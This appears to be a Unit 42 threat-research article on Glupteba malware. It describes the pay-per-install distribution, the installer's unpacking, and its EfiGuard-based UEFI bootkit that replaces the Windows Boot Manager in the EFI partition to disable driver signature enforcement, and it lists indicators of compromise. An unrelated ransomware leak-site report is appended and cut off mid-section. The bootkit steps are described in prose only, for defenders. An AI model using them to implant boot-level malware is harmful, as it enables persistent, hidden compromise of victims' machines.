
Diving Into Glupteba's UEFI Bootkit

Executive Summary

Glupteba is advanced, modular and multipurpose malware that, for over a decade, has mostly been seen in financially driven cybercrime operations. This article describes the infection chain of a new campaign that took place around November 2023.

Despite being active for over a decade, certain capabilities that Glupteba’s authors have added have remained undiscovered or unreported – until now. We will focus on one intriguing and previously undocumented feature: a Unified Extensible Firmware Interface (UEFI) bootkit. This bootkit can intervene and control the OS boot process, enabling Glupteba to hide itself and create a stealthy persistence that can be extremely difficult to detect and remove.

While this threat began as a simple backdoor, it transformed into a potent botnet, emerging as a major player in the realm of cyberthreats. Since its discovery in the early 2010s, Glupteba has evolved significantly and undergone a series of stealthy metamorphoses. This threat is particularly known for its elaborate infection chains that showcase its operators’ continuous developments and their attempts to evade traditional security measures.

Image 1 is a screenshot of the Glupteba infection chain in Cortex XDR and XSIAM programs. It is an extensive tree diagram with 23 branches.
Figure 1. Glupteba infection chain, as shown by Cortex XDR and XSIAM (set to detect-only mode for testing purposes).

Palo Alto Networks customers are better protected from malware discussed in this article through products like Cortex XDR, our Next-Generation Firewall with Cloud-Delivered Security Services that include Advanced WildFire, Advanced Threat Prevention and Advanced URL Filtering. Additionally, Prisma Cloud Cortex XDR Cloud Agents or Prisma Cloud Defender Agents monitor for instances of known Glupteba malware. DNS Security can block malicious domains.

Specifically for UEFI bootkits such as Glupteba’s, the UEFI Protection module released as part of Cortex Agent 8.3 provides detection and prevention capabilities.


Related Unit 42 Topics Botnet

A note on acronyms: this article uses multiple acronyms. We’ve listed out terms that are either used together in sequence or may be unfamiliar to analysts of different backgrounds.

Acronym Term
DSE Driver signature enforcement
ESP EFI system partition 
PPI Pay-per-install 
SPI Serial Peripheral Interface
UEFI Unified Extensible Firmware Interface
UPGDSED Universal PatchGuard and Driver Signature Enforcement Disable

Glupteba Overview

Glupteba is built to be modular, which allows it to download and execute additional components or payloads. This modular design makes Glupteba adaptable to different attack scenarios and environments, and it also allows its operators to adapt to different security solutions.

Over the years, malware authors have introduced new modules, allowing the threat to perform a variety of tasks including the following:

  • Delivering additional payloads
  • Stealing credentials from various software
  • Stealing sensitive information, including credit card data
  • Enrolling the infected system in a cryptomining botnet
  • Crypto hijacking and delivering miners
  • Performing digital advertising fraud
  • Stealing Google account information
  • Bypassing UAC and having both rootkit and bootkit components
  • Exploiting routers to gain credentials and remote administrative access

In recent campaigns, threat actors mainly distributed Glupteba through pay-per-install (PPI) services, which allowed the operators of this malware to mass-infect machines all over the world.

About Glupteba’s PPI Ecosystem

The PPI ecosystem is a significant and profitable component of the cybercrime landscape. This model, which initially emerged as a means to distribute advertisements, evolved over the years toward a more nefarious purpose: the dissemination of spyware and malware.

This model facilitates widespread distribution of malicious software, as financially incentivized PPI service providers play a crucial role in disseminating malware. This includes threats ranging from advanced downloaders like PrivateLoader and SmokeLoader to versatile threats like Glupteba, RedLine Stealer, coin miners and even ransomware.

PPI service providers use different platforms to recruit affiliates and sell services. One of the most popular PPI services that spreads PrivateLoader is called Ruzki. Ruzki is operated by the user les0k on Russian hacking forums. Figure 2 shows an account overview of les0k on the Russian hacking forum WWH, also known as WWHClub.

Image 2 is a screenshot of the profile of les0k. An icon of Scrooge McDuck smelling money in his gold vault. Different banners: WWH-CLUB, Verified Seller, Premium member, Enroll Group, Project participant, Bank of Scrooge, AutoGarant. King of Installs. MessagesL 228. Reaction score: 25. Total sell: $43,416. Total purchase: $24,964.
Figure 2. Overview of les0k, “king of installs,” as shown in the Russian hacking forum WWHClub.

To attract malware operators, PPI services sometimes post promotions and offer discounts. Pricing is based on the number of installations requested, and in most cases pricing is also based on region.

Figure 3 shows an example where a PPI service provider is requesting $70 USD for 1,000 installations worldwide, excluding Europe and the U.S. One thousand installations in Europe costs $500, and the same number of installations in the U.S. will cost the operator $1,200.

Image 3 is a screenshot of pricing for a PPI service from a Telegram chat. The chat has 39 subscribers and a pinned message. The language is in both English and Cyrillic characters.
Figure 3. Price model for PPI service, as shown in a Telegram message uploaded to WWHClub.

2023 Campaign

Since December 2022, Glupteba has sprung back into action, infecting devices worldwide after its operation was disrupted by Google in December 2021. The activity continued into 2023, when the Glupteba botnet reemerged in a new, ongoing and widespread campaign affecting multiple regions and industries. Organizations hit by this campaign were based in countries including Greece, Nepal, Bangladesh, Brazil, Korea, Algeria, Ukraine, Slovakia, Turkey, Italy and Sweden.

Similar to other recent campaigns, threat actors often spread Glupteba through web-based distribution and large-scale phishing attacks using bundled software installation files and cracks, as shown in Figure 4. This strategy has led to multiple malware infections.

Image 4 is a row of icons of malicious installers paired with blue and yellow shields. There are .exe file names under each.
Figure 4. Icons for malicious installer files spreading Glupteba in 2023.

The campaign has multiple stages, as shown in Figure 5. The first stage of an attack lures a user into downloading malicious ZIP files of fake installation files impersonating different software. Once the user downloads the ZIP file and attempts to install the software, the infection chain begins.

Image 5 is a tree diagram of a malware infection that starts with a ZIP file, distributes different loaders such as PrivateLoader, SmokeLoader and RedLine Stealer among others, and distributes Glupteba at branches 3 and 4. Finally there are icons for XMRig Miner and STOP ransomware.
Figure 5. Malware infection graph for a 2023 campaign that includes Glupteba.

Threat actors often distribute Glupteba as part of a complex infection chain spreading several malware families at the same time. This infection chain often starts with a PrivateLoader or SmokeLoader infection that loads other malware families, then loads Glupteba.

For example, Figure 5 above shows a 2023 infection chain that starts with PrivateLoader, which led to SmokeLoader, which then led to a variety of other malware including two Glupteba samples.

The infection chain shown in Figure 5 is one of many similar chains we discovered in 2023. Our analysis of these recent campaigns revealed Glupteba’s use of an undocumented UEFI bootkit.

Exploring Glupteba's Undocumented UEFI Bootkit

Before discussing Glupteba’s implementation of the UEFI bootkit, first is a short introduction to UEFI bootkits and their complexity.

UEFI Bootkit Introduction

UEFI is a specification that defines the architecture of the platform firmware used for booting the computer hardware and its interface for interaction with the operating system.

Figure 6 reveals the different stages of the boot process in a UEFI system.

Image 6 is a diagram of the UEFI boot process. From left to right: Security, Pre-EFI initialization, Driver Execution environment, Boot Dev Select, transient system load, run time, and after life. There are multiple steps in each of these sections.
Figure 6. The UEFI boot process. Source: Brian Richardson on GitHub.

In the stages before boot device selection in Figure 6, the system’s firmware is loaded from a Serial Peripheral Interface (SPI) flash memory. Then the EFI system partition (ESP), located in the boot device and containing the Windows Boot Manager, is loaded as the host boots into Windows.

A malware implant in the ESP is enough to execute code before Windows starts, where it can easily disrupt various security mechanisms. Another possibility is an implant in the SPI flash memory that executes code at earlier stages of the boot process, enabling even greater power and flexibility. However, malware using a firmware implant in flash memory requires higher privileges than using an ESP implant. This is more complex.

As of 2023, only a handful of UEFI bootkits have been publicly reported in the wild, such as LoJax (a firmware implant) and BlackLotus (an ESP implant).

Uncovering Glupteba’s Bootkit Installer

We start our analysis with a bootkit installer binary disguised as a legitimate Windows binary (csrss.exe). When analyzing this installer, a clear lack of strings and functions indicates the file is packed in some way. This means we have some work to do before we can analyze the actual logic of the installer.

After examining the installer with a dissembler, the main function appears to eventually jump into an address stored in dword_2FA3A2C as shown below in Figure 7.

Image 7 is a screenshot of the WinMain function in the first line of the code.
Figure 7. The WinMain function in csrss.exe.

Another function, dword_2FA3A2C, is assigned newly allocated heap memory and then set with PAGE_EXECUTE_READWRITE permissions (see Figure 8). Finally, this heap memory is filled with some data, which is at least partially executable.

Image 8 is a screenshot of many lines of code. The function dword_2FA3A2C is in multiple lines.
Figure 8. Initialization of RWX heap memory in csrss.exe.

Further unpacking takes place after jumping to this code, eventually allocating another RWX memory and jumping to it, as shown in Figure 9.

Image 9 is a screenshot of many lines of code.
Figure 9. Allocation of a second RWX memory in csrss.exe.

This memory area contains unpacked resources, including the PE file with the main installer logic. All other resources that are not related to the UEFI bootkit are out of scope here.

The installer has a function main_writeEfiGuard that writes files in the ESP as seen in Figure 10.

Image 10 is a screenshot of the installer writing files in the ESP. These are highlighted in six red boxes.
Figure 10. The installer writes files in the ESP in the main_writeEfiGuard function.

Summary of the operation of this function:

  1. The main_mountEFI function mounts the ESP into the B: drive
  2. B:\EFI\Microsoft\Boot\bootmgfw.efi is renamed to B:\EFI\Microsoft\Boot\fw.efi
  3. B:\EFI\Boot\bootx64.efi is renamed to B:\EFI\Boot\old.efi
  4. The asset embedded\bootmgfw.efi is written to B:\EFI\Microsoft\Boot\bootmgfw.efi and to B:\EFI\Boot\bootx64.efi
  5. The asset embedded \EfiGuardDxe.efi is written to B:\EFI\Boot\EfiGuardDxe.efi

These actions can be viewed as Cortex XDR events – see Figure 11.

Image 11 is a screenshot of Cortex XDR events. The columns are Action Type, File Name, File Previous Name. There are seven rows in total.
Figure 11. Cortex XDR events of file writes into the ESP.

The name of the function (main_writeEfiGuard) and the name of one of the dropped files (EfiGuardDxe.efi) immediately point us in the direction of EfiGuard.

EfiGuard

EfiGuard is an open-source and portable UEFI bootkit that patches the Windows kernel by executing a UEFI driver (EfiGuardDxe.efi) to disable PatchGuard and driver signature enforcement (DSE). Figure 12 depicts the architecture of EfiGuard.

Image 12 is the architecture for EfiGuard. There are 14 total parts in the structure.
Figure 12. EfiGuard architecture. Source: Mattiwatti on GitHub.

As documented in the GitHub project, EfiGuardDxe.efi can be executed either by installing it in a UEFI driver entry or booting a custom loader (Loader.efi) that loads the driver and then continues to load Windows. Glupteba uses the latter method.

In either case, the driver hooks the EFI Boot Service LoadImage function, which intercepts the loading of the Windows Boot Manager (bootmgfw.efi), starting a chain of patches that eventually patch the kernel (ntoskrnl.exe) as depicted in Figure 13.

Image 13 is a screenshot of EfiGuard’s patch chain. EfiGuardDxe.efi. LoadImge hook. Patch. Bootmgfw,efi, ImgArchStartBootApplication. Patch. Winload.efi. OslFwpKernelSetupPhase1. Patch. Ntoskml.exe. PatchGuard.
Figure 13. EfiGuard’s chain of patches.

The project supports two methods for disabling DSE. The first occurs at boot time, immediately after disabling PatchGuard. The second involves leaving a UEFI backdoor through a hook on the EFI Runtime Service SetVariable that allows user-mode code to read and write arbitrary kernel-space memory. The backdoor is complemented with a user-mode program (EfiDSEFix.exe) that utilizes the kernel read/write backdoor to patch DSE.

EfiGuard in Glupteba

Using Bindiff for a similarity analysis of the two files Glupteba writes in the ESP quickly indicates they are a recompilation of the EfiGuardDxe.efi and Loader.efi components in EfiGuard, as shown below in Figures 14 and 15. Some code, such as logs, was removed from EfiGuard.

Image 14 is a screenshot of the BinDiff program output of the EfiGuardDxe.efi. It has five pie charts: Functions, Calls, Basic Blocks, Jumps and Instruction. There is a column graph of similarities.
Figure 14. BinDiff of 01e86a4dfe6e0de7857b3cf2fafd041c[...] and EfiGuardDxe.efi v1.1.1.
Image 15 is a screenshot of the BinDiff program output comparing two files. The column are Similarity, Confidence, Address, Primary Name, Type, Address, Secondary Name and Type.
Figure 15. BinDiff of 9fdb7c1359f3f2f7279f1df4bde648c0[...] and Loader.efi v1.1.1 (matched functions).

Glupteba replaces the Windows Boot Manager (bootmgfw.efi) with Loader.efi. The Loader.efi file loads the EfiGuardDxe.efi driver and then continues to load Windows.

It appears the threat author has manually modified and recompiled the driver code to use the boot time method to disable PatchGuard and DSE, as shown in Figure 16 below. Note that the driver configuration for the bypass method, stored in gDriverConfig, is set to DSE_DISABLE_AT_BOOT – see Figure 17. However, the author actually removed the code paths that check this configuration in our sample.

Image 16 is a screenshot of multiple lines of code where the function PatchNtoskrnl is modified.
Figure 16. Modified PatchNtoskrnl function in 01e86a4dfe6e0de7857b3cf2fafd041c[...].
Image 17 is a screenshot of the driver configuration in a Glupteba sample.
Figure 17. Driver configuration in 01e86a4dfe6e0de7857b3cf2fafd041c[...].

Summary of DSE Bypasses in Glupteba

As documented in a previous analysis by Sophos, Glupteba formerly used Windows kernel drivers to hide itself. To successfully load these drivers, Glupteba used DSEFix or Universal PatchGuard and Driver Signature Enforcement Disable (UPGDSED).

DSEFix drops a known vulnerable driver and exploits it to disable DSE in kernel memory. UPGDSED runs in user-mode and patches the Windows kernel and Windows Boot Loader binaries for the same purpose.

Our current samples reveal that Glupteba has added EfiGuard to its arsenal of tools that are capable of disabling DSE.

In the installer, the function main_installDriver calls the previous function we analyzed (main_writeEfiGuard), which writes the files in the ESP. We give a high-level overview of the logic in this function in Figure 18 below, by grouping its nodes in IDA.

Image 18 is a diagram of the nodes in the main_installDriver function.
Figure 18. High-level grouping of the nodes in the main_installDriver function.

As revealed in Figure 18, any one of the three DSE bypasses we have mentioned (DSEFix, UPGDSED or EfiGuard) might be used, depending on the architecture, OS version and configuration. Unlike the BlackLotus ESP implant, we have not seen any evidence for Glupteba bypassing Secure Boot.

Conclusion

In the ever-evolving threat landscape, Glupteba malware continues to stand out as a notable example of the complexity and adaptability exhibited by modern cybercriminals.

The identification of an undocumented UEFI bypass technique within Glupteba underscores this malware's capacity for innovation and evasion. This novel method not only poses a significant challenge for detection but also highlights the pressing need for cybersecurity professionals to continually enhance their defenses and stay ahead of emerging threats.

Furthermore, with its role in distributing Glupteba, the PPI ecosystem highlights the collaboration and monetization strategies employed by cybercriminals in their attempts at mass infections. This model indicates that threat actors leverage underground economies to proliferate malware, and it emphasizes the importance of holistic cybersecurity strategies and multilayer security solutions that extend beyond traditional defenses.

Protections and Mitigations

Cortex XDR and XSIAM raised many alerts for the malicious activities observed in the 2023 campaign distributing Glupteba and other malware. Prevention and detection alerts revealed the different stages and different malware involved.

SmartScore, our unique ML-driven scoring engine that translates security investigation methods and their associated data into a hybrid scoring system, scored this incident an 86 out of 100, as shown below in Figure 19. This type of scoring helps analysts determine which incidents are more urgent and provides context about the reason for the assessment, assisting with prioritization.

Image 19 is a screenshot of the SmartScore incident information totaling in a score o 86 and listing the reasons and insights for why the score was given.
Figure 19. SmartScore information about the incident.

For Palo Alto Networks customers, our products and services provide the following coverage associated with this group:

  • The Advanced WildFire machine-learning models and analysis techniques have been reviewed and updated in light of the IoCs shared in this research.
  • Next-Generation Firewall with Cloud-Delivered Security Services including Advanced URL Filtering, Advanced Threat Prevention and DNS Security identify domains associated with this group as malicious.
  • Prisma Cloud: Any cloud infrastructure running Windows virtual machines should monitor their Windows-based VMs using Cortex XDR Cloud Agents or Prisma Cloud Defender Agents. Both agents will monitor the Windows VM instances for known Glupteba malware, using signatures pulled from Palo Alto Networks Wildfire.
  • Cortex XDR
    • Prevents the execution of known malicious malware, and also prevents the execution of unknown malware using Behavioral Threat Protection and machine learning based on the Local Analysis module.
    • Protects against credential gathering tools and techniques using the new Credential Gathering Protection available from Cortex XDR 3.4.
    • Protects from threat actors dropping and executing commands from web shells using Anti-Webshell Protection, newly released in Cortex XDR 3.4.
    • Protects against exploitation of different vulnerabilities including ProxyShell and ProxyLogon using the Anti-Exploitation modules as well as Behavioral Threat Protection.
    • Cortex XDR Pro detects post-exploit activity, including credential-based attacks, with behavioral analytics.
    • The UEFI Protection module detects and prevents advanced threats that target UEFI. In the case of Glupteba, Figure 20 shows the module blocking the malicious modifications made to the ESP.
Image 20 is a screenshot of Cortex XDR and XSIAM blocking Glupteba.
Figure 20. Glupteba’s UEFI bypass prevention, as shown in Cortex XDR and XSIAM.

If you think you might have been impacted or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

  • North America Toll-Free: 866.486.4842 (866.4.UNIT42)
  • EMEA: +31.20.299.3130
  • APAC: +65.6983.8730
  • Japan: +81.50.1790.0200

Palo Alto Networks has shared these findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Indicators of Compromise

Glupteba Binaries From the 2023 Campaign

  • cfc7111da7b09e7a93b93ce690f2a4d922cc1009fea8368300f06c6fa4f85472
  • 17e4590eceb4fec1e08c29b206d424172753d8472395f37d0647249ceff25817
  • 61ab0e1ddaae4704999c4781deea56e1df5b05489bf4c0b892c47b36a63de9f4
  • b6604ae49298c59e148b1e741ef8821ffd60c775bfb9c3234783452c54cd3069
  • 8e380777da39ad7a588f4d9b703adc18b4ba935c21b17f215a3da5792672f205
  • e4a2b53965b9d203d13dd4b5962b9f07270bb87e5738f44cf1126ce36019427d
  • c353fb081ae8e121c4dcea3ad1bc4061315728a6f0d0ac63885a4f074be5fef3
  • df75b62e373e0b91f26384b21aaa8e4dc86c13078cec7e32ad595d0c86d3fedb
  • 5851e0b4a79208b995ab5a7e1f5247c159aac31c7c166a4bef77be14af64c1e8
  • 6263a6ceb172eed7bae158d8066f70cabc42b352129547e1b5ad0c1096319d30
  • 9c44bf6c3538c93c95342f5c365de46b6494a5a5764870048df7478a9d0f8723
  • b84adf0716facf50418f5f228cf095e5157b6be3f04a98f26ce833057e804a4f
  • a000684c9fcd2d5a528161a3513f726b2307fa6b50788a568fec0930b452d59e
  • c867c3bda7b6f6bd228a4d7656c069bd6cf4f67ba4b075cf4113f5b109e7d9ee
  • 8a62d01c1f321c4adb8428771af3eae1c83fec8a0e0a047b0bc17a51d19c7c96

2023 Campaign ZIP Files

  • cb347e06d97fde4c7f8dd77be59b8f57d47f6e3f998d708d21a5963bc1620835
  • 46eb8b98738df13a3a8c923228ca82006c7d403c7a1aac2d6bc752023b432915
  • aa3257efb3182a98f73ad413b34f68067f42c3c51b68d15abea5db01173afad8
  • 75bb73decf9fd21643b834a0b3e21e8e0d33910e51efbe56a2162f1180d04802
  • 18c6e5a916eea979ea52495309e4e643232832bea614688df4cec0e3123b09d0
  • fdd2fbe16f96f6d2b027347fd35c2e105a483a55b43f094754c2b3374ffb051a
  • 9691b5846e230e0ea87b3f8a7a6dc31daae701ca0bb83e6c7df0f683bdea01e6
  • 9c6af24c519d02203bfbdf568f7beb144996af9676b290a96a728ba9314b1c66
  • bb809863b3145ceef7fc12ae5bca3940f18c4a24f5b4652e7b4cea6847762887
  • 3a1cffaaa68dc4b5f0f94a1ec14b008444074a3faefa4beba20c857a21539bc1
  • d0d58229650ff9bf3bbf8edb55c7058a2f243e900473e0ff8849c517c2f165bd
  • c4f45bdfecb3d8cb4dcfdc8f323cf5d15321d161ac92802aa1e77dfa94fd91ed
  • 84575070117b8896bafbd6f5dc364db09bea8e742f4af84884d15cab5e811060

EfiGuard Binaries Used by Glupteba

  • 9fdb7c1359f3f2f7279f1df4bde648c080231ed21a22906e908ef3f91f0d00ee
  • 01e86a4dfe6e0de7857b3cf2fafd041c8b3a3241e00844cb6bfbd3bfae2d36bc

2023 Campaign Infrastructure

  • weareelight[.]com
  • onualituyrs[.]org
  • snukerukeutit[.]org
  • stualialuyastrelia[.]net
  • sumagulituyo[.]org
  • criogetikfenbut[.]org
  • dpav[.]cc
  • humydrole[.]com
  • kggcp[.]com
  • kumbuyartyty[.]net
  • lightseinsteniki[.]org
  • liuliuoumumy[.]org

Location of Program Database (PDB) File From Glupteba in 2023

  • C:\juro\yologakib\rihahoy71\waxotobub.pdb

Additional Resources

Ransomware Retrospective 2024: Unit 42 Leak Site Analysis

Executive Summary

The ransomware landscape experienced significant transformations and challenges in 2023. The year saw a 49% increase in victims reported by ransomware leak sites, with a total of 3,998 posts from various ransomware groups.

What drove this surge of activity? 2023 saw high-profile vulnerabilities like SQL injection for MOVEit and GoAnywhere MFT services. Zero-day exploits for these vulnerabilities drove spikes in ransomware infections by groups like CL0P, LockBit and ALPHV (BlackCat) before defenders could update the vulnerable software.

Leak site data reveals at least 25 new ransomware groups emerged in 2023, indicating the continued attraction of ransomware as a profitable criminal activity. Despite the appearance of new groups such as Darkrace, CryptNet and U-Bomb, many of these new ransomware threat actors did not last and disappeared during the second half of the year.

2023 was an active year for international law enforcement agencies as they intensified their focus on ransomware. This focus led to the decline of groups like Hive and Ragnar Locker, and the near-collapse of ALPHV (BlackCat). Law enforcement actions in 2023 reflect the increasing challenges faced by ransomware groups.

Ransomware threat actors targeted a wide range of victims with no preference for specific industries.


Leak site data collected by Unit 42 indicates that manufacturing was the most affected industry in 2023, signaling significant vulnerabilities in this sector. Although organizations from at least 120 different countries have been impacted by ransomware extortion, the U.S. stood out as the primary target of ransomware. 47% of ransomware leak site posts in 2023 revealed victim organizations based in the U.S.

Palo Alto Networks customers are better protected from the threats discussed in this article through our Next-Generation Firewall with Cloud-Delivered Security Services, including Advanced WildFire, DNS Security, Advanced Threat Prevention and Advanced URL Filtering.

Cortex Xpanse can be used to detect vulnerable services. Cortex XDR and XSIAM customers have been protected from all known active ransomware attacks of 2023 out of the box, without additional protections having to be added to the system. The Anti-Ransomware Module helps prevent encryption behavior, local analysis helps prevent the execution of ransomware binaries, and Behavioral Threat Protection helps prevent ransomware activity. Prisma Cloud Defender Agents can monitor Windows VM instances for known malware.

If you think you might have been compromised or have an urgent matter, contact the Unit 42 Incident Response team.

Related Unit 42 Topics Ransomware
Ransomware Groups Discussed ALPHV, Akira, CL0P, Hive, LockBit 3.0, Play, Ransomed, Royal, ThreeAM, Trigona, Vice Society

Leak Sites and Our Dataset

Analysis for this article is based on data from ransomware leak sites, sometimes known as dedicated leak sites and abbreviated as DLS.

Ransomware leak sites first appeared in 2019, when Maze ransomware began using a double extortion tactic. Stealing a victim’s files before encrypting them, Maze was the first known ransomware group to establish a leak site to coerce a victim and release stolen data.

These threat actors pressure victims to pay – not only to decrypt their files, but to prevent the attackers from publicly exposing their sensitive data. Since 2019, ransomware groups have increasingly adopted leak sites as part of their operations.

Our team monitors data from these sites, often accessible through the dark web, and we review this data to identify trends. Since leak sites are now commonplace among most ransomware groups, researchers often use this data to determine overall levels of ransomware activity and pinpoint the date a specific ransomware group was first active.

However, defenders should use leak site data with caution because it might not always reflect actuality. A ransomware group might start without a leak site as it builds its infrastructure and expands operations. Furthermore, if a victim offers immediate payment, the ransomware incident might not appear on a group’s leak site. As a result, leak sites do not always provide a clear or accurate picture of a ransomware group's activities. The true scope of ransomware's impact might be different from what these sites suggest.

Despite these drawbacks, data pulled from ransomware leak sites provides valuable insight on the state of ransomware operations in 2023.

Key Findings

The dataset we have compiled reveals the rise and fall of ransomware groups in 2023, along with affected industries and geographical distribution of attacks. Most importantly, the volume of ransomware activity reflects the large-scale impact of zero-day exploits targeting critical vulnerabilities.

Critical Vulnerabilities

In 2023, we observed 3,998 posts from ransomware leak sites, compared to 2,679 posts in 2022. This marks approximately a 49% increase for the year as illustrated below in Figure 1.

Image 1 is a column graph comparing ransomware leak site reports from 2022 to 2023. There were 2,679 instances in 2022. There were 3,998 in 2023.
Figure 1. Comparison of ransomware leak site posts in 2022 and 2023.

The increase in activity can likely be attributed to zero-day exploits targeting critical vulnerabilities such as CVE-2023-0669 for GoAnywhere MFT or CVE-2023-34362, CVE-2023-35036 and CVE-2023-35708 for MOVEit Transfer SQL Injection.

CL0P has taken credit for exploiting the MOVEit transfer vulnerability. In June 2023, the U.S. Cybersecurity and Infrastructure Agency (CISA) estimated TA505, a group known for leveraging CL0P ransomware, has compromised more than 3,000 US-based organizations and approximately 8,000 victims globally. The scale of these attacks forced vulnerable organizations to shorten their response times so they could effectively counter the threat. However, the sheer volume of data from compromised websites also forced ransomware groups to adapt.

For example, the CL0P ransomware group updated its extortion tactics in 2023. By midyear, CL0P was leveraging torrents to distribute stolen data – a quicker and more efficient method than hosting stolen data on the group’s Tor website. We previously reported this activity in September 2023, and our article provides notable insight on recent CL0P ransomware operations.

CL0P was not the only group exploiting critical vulnerabilities. Ransomware groups like LockBit, Medusa, ALPHV (BlackCat) and others leveraged a zero-day exploit for the Citrix Bleed vulnerability CVE-2023-4966, which led to numerous compromises by these groups in November 2023.

When reviewing the number of compromises reported by ransomware leak sites in 2023 on a month-by-month basis, we find increased compromises during certain months as shown below in Figure 2. These increases loosely align with the dates ransomware groups began exploiting specific vulnerabilities.

Image 2 is a bar graph comparing monthly counts of leak site posts by ransomware groups in 2023. Included are specific vulnerabilities. These include GoAnywhere, PaperCut CVE-2023-27350, MOVEit and Citrix Bleed.
Figure 2. Bar graph showing monthly count of ransomware leak site reports in 2023.

Not all ransomware threat actors are capable of leveraging zero-day vulnerabilities. Some ransomware groups are run by inexperienced threat actors who will leverage anything at their disposal.

For example, an unknown ransomware group targeted VMware ESXi environments during a campaign nicknamed ESXiArgs. This campaign exploited CVE-2021-21974, a vulnerability already two years old at the time of the attacks.

According to CISA, ESXiArgs impacted over 3,800 servers. These types of campaigns are usually not posted on ransomware leak sites because the threat actors are interested in a quick payout instead of extorting victims for maximum impact or selling their data. Even though these groups use older exploits, their campaigns can have as much impact as efforts by more experienced ransomware threat actors.

But experienced or not, ransomware threat actors have come and gone in the evolving threat landscape. Let's review the new ransomware threat actors seen in 2023.

Newcomers in 2023

Due to high payouts by victims in recent years, cybercriminals are often enticed by the idea of ransomware as a source of revenue. As these criminals form new ransomware groups, not every attempt is successful or sustainable.

A new ransomware group must consider several challenges not applicable to other malware, such as communicating with victims and increased operational security. The public nature of ransomware operations increases their risk of detection by law enforcement agencies, security vendors and other defenders.

Ransomware groups must also consider their competition. Profit sharing, software capabilities and affiliate support can significantly impact a new group's standing in the highly competitive criminal market for ransomware.

Despite these challenges, the data reveals 25 new leak sites in 2023. These groups have at least launched a ransomware-as-a-service (RaaS) offering, hoping to become a contender in the ransomware marketplace. The names of these threat groups are shown below in Table 1.

8Base Cyclops RA Group
Abyss DarkRace Rancoz
Akira Hunters International Ransomed.Vc
BlackSuit INC Rhysida
Cactus Knight ThreeAM
CiphBit LostTrust (MetaEncryptor) Trigona
Cloak NoEscape U-Bomb
CrossLock Meow
CryptNet Money Message

Table 1. Names of 25 new leak sites for ransomware that appeared in 2023.

Of note, at least three of these sites were reported as first active sometime in 2022. But we consider these ransomware families as new in our analysis for two reasons. First, even if analysis indicates these ransomware families started operations sometime in 2022, they were all first publicly reported in 2023. Second, leak sites are necessary to become a notable player in today’s criminal ransomware market.

The three ransomware families that reportedly started in 2022 with newly established leak sites in 2023 are:

The new groups reflected by leak site data reveal a competitive criminal market for ransomware. Of the 25 groups with newly established leak sites in 2023, at least five had no new posts in the second half of 2023, indicating these groups might have shut down. Table 2 shows a list of these new ransomware leak sites that might have shut down before the end of 2023.

Group Date of Last Leak Site Post
U-Bomb March 20, 2023
CryptNet April 15, 2023
CrossLock May 2, 2023
Rancoz May 2, 2023
DarkRace June 8, 2023

Table 2. Last known date of leak site posts from five new ransomware groups in 2023.

A lack of leak site posts does not necessarily mean these groups have ceased operations. Criminals from these groups could have moved to other types of operations, retreated from public view or merged with other ransomware groups.

If some of these groups did not last the entire year, new threat actors can fill the void. The second half of 2023 revealed posts from 12 new leak sites, indicating these groups might have started later in the year, as indicated below in Table 3.

Group Date of First Leak Site Post
BlackSuit June 18, 2023
Cyclops July 4, 2023
Cactus July 17, 2023
INC Aug. 8, 2023
ThreeAM Aug. 14, 2023
LostTrust (MetaEncryptor) Aug. 16, 2023
Cloak Aug. 23, 2023
Ransomed.Vc Aug. 24, 2023
Meow Sept. 4, 2023
Knight Sept. 11, 2023
CiphBit Sept. 15, 2023
Hunters International Oct. 19, 2023

Table 3. First date of leak site posts from 12 ransomware groups in 2023.

These 25 new leak sites contributed to approximately 25% of the total ransomware posts from 2023. Of these new groups, Akira led with the most posts as illustrated in Figure 3.

First observed in March 2023, Akira has been described as a fast-growing ransomware group, and researchers have linked this group to Conti through cryptocurrency transactions associated with the Conti leadership team.

Second place in the number of leak site posts in 2023 is 8Base ransomware. 8Base is one of the ransomware groups active since 2022, but this group started publicly disclosing its victims in May 2023.

Image 3 is a column chart of post count of new 2023 ransomware leak sites. The top three posts are from Akira, 8Base, NoEscape.
Figure 3. Posts from leak sites established in 2023.

Goners in 2023

2023 saw the downfall of several prominent ransomware groups. Reasons include overexposure and aggressive tactics, which attracted the attention of law enforcement agencies and cybersecurity organizations. These ransomware groups were under a spotlight that led to increased pressure and operational challenges.

